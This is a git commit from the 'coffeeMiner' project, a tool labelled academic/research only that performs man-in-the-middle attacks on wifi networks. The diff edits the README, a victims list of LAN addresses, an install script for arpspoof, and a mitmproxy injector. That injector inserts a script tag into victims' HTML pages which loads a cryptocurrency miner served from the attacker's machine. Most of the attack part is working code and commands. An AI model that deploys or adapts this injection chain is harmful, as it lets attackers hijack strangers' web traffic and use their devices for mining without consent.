
readme updated, removed comments
arnaucode arnaucode@gmail.com
Thu, 04 Jan 2018 12:25:03 +0100
9 files changed,
15 insertions(+),
22 deletions(-)


M
README.md
→
README.md
@@ -4,6 +4,9 @@ Collaborative (mitm) cryptocurrency mining pool in wifi networks
**Warning: this project is for academic/research purposes only.** +A blog post about this project can be read here: http://arnaucode.com/blog/coffeeminer-hacking-wifi-cryptocurrency-miner.html + + ## Concept - Performs a MITM attack to all selected victims@@ -22,12 +25,16 @@ - edit coffeeMiner.py, line 28, with the coffeeMiner httpserver IP:
```py os.system("~/.local/bin/mitmdump -s 'injector.py http://10.0.2.20:8000/script.js' -T") ``` -- run.py +- execute coffeeMiner.py ``` python3 coffeeMiner.py ipgateway ``` - + A complete instructions for academic scenario can be found in https://github.com/arnaucode/coffeeMiner/blob/master/virtualbox_scenario_instructions.md + + + +


M
coffeeMiner.py
→
coffeeMiner.py
@@ -25,7 +25,7 @@ # start the http server for serving the script.js, in a new console os.system("xterm -hold -e 'python3 httpServer.py' &")

 # start the mitmproxy
-os.system("~/.local/bin/mitmdump -s 'injector.py http://10.0.2.20:8000/script.js' -T")
+os.system("~/.local/bin/mitmdump -s 'injector.py http://192.168.1.32:8000/script.js' -T")


 '''
M
injector.py
→
injector.py
@@ -5,29 +5,16 @@ from mitmproxy import ctx, http
import argparse class Injector: - ''' - def load(self, loader): - loader.add_option( - "scr_url", str, "", "script_url to inject" - ) - ''' def __init__(self, path): self.path = path def response(self, flow: http.HTTPFlow) -> None: - #print("hola hola hola") - #print(self.path) - if self.path: html = BeautifulSoup(flow.response.content, "html.parser") print(self.path) print(flow.response.headers["content-type"]) if flow.response.headers["content-type"] == 'text/html': - print("uuuuuu") print(flow.response.headers["content-type"]) - print("asdf asdf asdf asdf asdf") - print("-----") - print("mmmmm") script = html.new_tag( "script", src=self.path,@@ -41,5 +28,3 @@ parser = argparse.ArgumentParser()
parser.add_argument("path", type=str) args = parser.parse_args() return Injector(args.path) - -#addons = [Injector()]
M
install.sh
→
install.sh
@@ -1,5 +1,3 @@
-#TODO put --yes to all installation commands - # install arpspoof (dsniff) apt-get -y install dsniff

M
victims.txt
→
victims.txt
@@ -1,2 +1,5 @@
-192.168.1.30 -192.168.1.31 +192.168.1.41 +192.168.1.35 +192.168.1.45 +192.168.1.48 +192.168.1.38